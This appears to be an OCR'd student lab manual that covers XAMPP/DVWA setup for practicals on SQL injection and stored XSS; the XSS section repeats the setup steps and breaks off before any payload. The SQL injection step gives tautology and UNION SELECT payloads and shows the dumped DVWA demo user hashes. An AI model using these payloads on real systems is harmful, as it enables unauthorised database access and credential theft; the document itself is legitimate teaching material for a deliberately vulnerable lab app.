
Step 11: Now in APACHE go to config choose this (apache http.conf) open it in notepad




Step 12: In notepad Change (80) into (8081) there will be 2 (80) so properly change it don't miss also do Ctrl + s (save)




Step 13: Now on the top there is a **config**




- Now go inside and click on (service and part settings)




- inside there is mysql and apache option with there main port



Step 14: click on MYSQL edit the main port and put (3307) and click save




- likewise for APACHE 2.4 edit 2 main port as (8081 4433) after this all save it




Step 15: Now Stop the MYSQL and APACHE and START it again you will see MYSQL port it change but in APACHE it not showing port 4433 it showing 443 for this we need to go to


Step 16: C:\xampp\apache\conf\extra\httpd-ssl-conf follow this path and go to http-ssl-conf and edit it in NOTEPAD and change listen (443) into (4433) again save it there will be 5 (443) so properly change it don't miss




- Now edit it in NOTEPAD and change listen (443) into (4433) again save it there will be 5 (443) so properly change it don't miss




Step 17: Again STOP and START the MYSQL and APACHE now you will see APACHE port is change to 443 into 4433 now it will turn green that means it is running



Step 18: Now go to C:\xampp\htdocs\DVWA-master\config follow this path and open config.inc.php edit it as a notepad



- erase password and add IP :3307';
- after erasing it will look like this




Step 19: Now go to Google and type this in URL (127.0.0.1.8081/DVWA-master/)

Step 20: It will open DVWA page in last click on database

Step 21: then you will see a login page NOW put USERNAME : admin and PASSWORD : password put this username and passwords as it is same then click on login




Step 22: After Sign in go to DVWA Security you will see the security level is showing impossible so turn it into a Low and submit it




Step 23: Then go to SQL Injection type this 2 commands

- **User ID: 1' OR '1'='1'# then click on Submit**



- **User ID: 'UNION SELECT user, password FROM users; # then click on submit**


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
Vulnerability: SQL Injection
User ID:
Submit
ID: 'UNION SELECT user, password FROM users; # then
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM users; # then
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 'UNION SELECT user, password FROM users; # then
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 'UNION SELECT user, password FROM users; # then
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 'UNION SELECT user, password FROM users; # then
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Practical No. 8

Aim: Cross-Site Scripting (XSS) with DVWA (Low)
Tool: DVWA (XSS modules)

Objective:


- To understand the concept of Stored (persistent) Cross-Site Scripting.
- To submit a script through a vulnerable guestbook form in DVWA.
- To verify persistence of the injected script by inspecting the underlying database.
- To understand the security risks of storing unsanitized user input.

Background Information:


- Cross-Site Scripting (XSS) is a web security vulnerability where malicious scripts can be injected into a webpage.
- DVWA (Damn Vulnerable Web Application) is an intentionally vulnerable application used to learn and practice web security.
- XSS can occur when a website does not properly validate or sanitize user input.
- Studying XSS helps understand its security risks and prevention techniques in a controlled environment.

Steps:


Step 1: Download the Practical XAMPP folder Go to mam folder download Practical 6 XAMPP in D drive extract all zip practical 6 xamp folder
Step 2: Now inside Practical xamp folder you will see DVWA folder and that is also a zip now extract that DVWA folder inside that Practical 6 xamp folder only
Step 3: inside xamp there is also xampp-window download it and run




Step 4: Now the important point is COPY that practical 6 folder of xamp and paste it in C drive




Step 5: In C drive you will see a Xamp folder separately




Step 6: now COPY only Extract DVWA folder and paste it inside xamp/htdoc you can see the path C:\xampp\htdocs



Step 7: after this where you paste this DVWA folder inside DVWA go to config




- **Inside config you will see there is a file name as (config.inc.php.dist)**
- **now rename This file as (config.inc.php) just erase the (.dist) for the rename file or finding it you can see this path C:\xampp\htdocs\DVWA-master\config**




Step 8: Now run the actual xamp and start the MYSQL and APACHE




Step 9: Now in MYSQL go to config choose this (my.ini) open it in notepad




Step 10: In notepad Change (3306) into (3307) there will be 5 (3306) so properly change it don't miss also do Ctrl + s (save)




Step 11: Now in APACHE go to config choose this (apache http.conf) open it in notepad




Step 12: In notepad Change (80) into (8081) there will be 2 (80) so properly change it don't miss also do Ctrl + s (save)




Step 13: Now on the top there is a **config**




- **Now go inside and click on (service and part settings)**




- **inside there is mysql and apache option with there main port**



Step 14: click on MYSQL edit the main port and put (3307) and click save

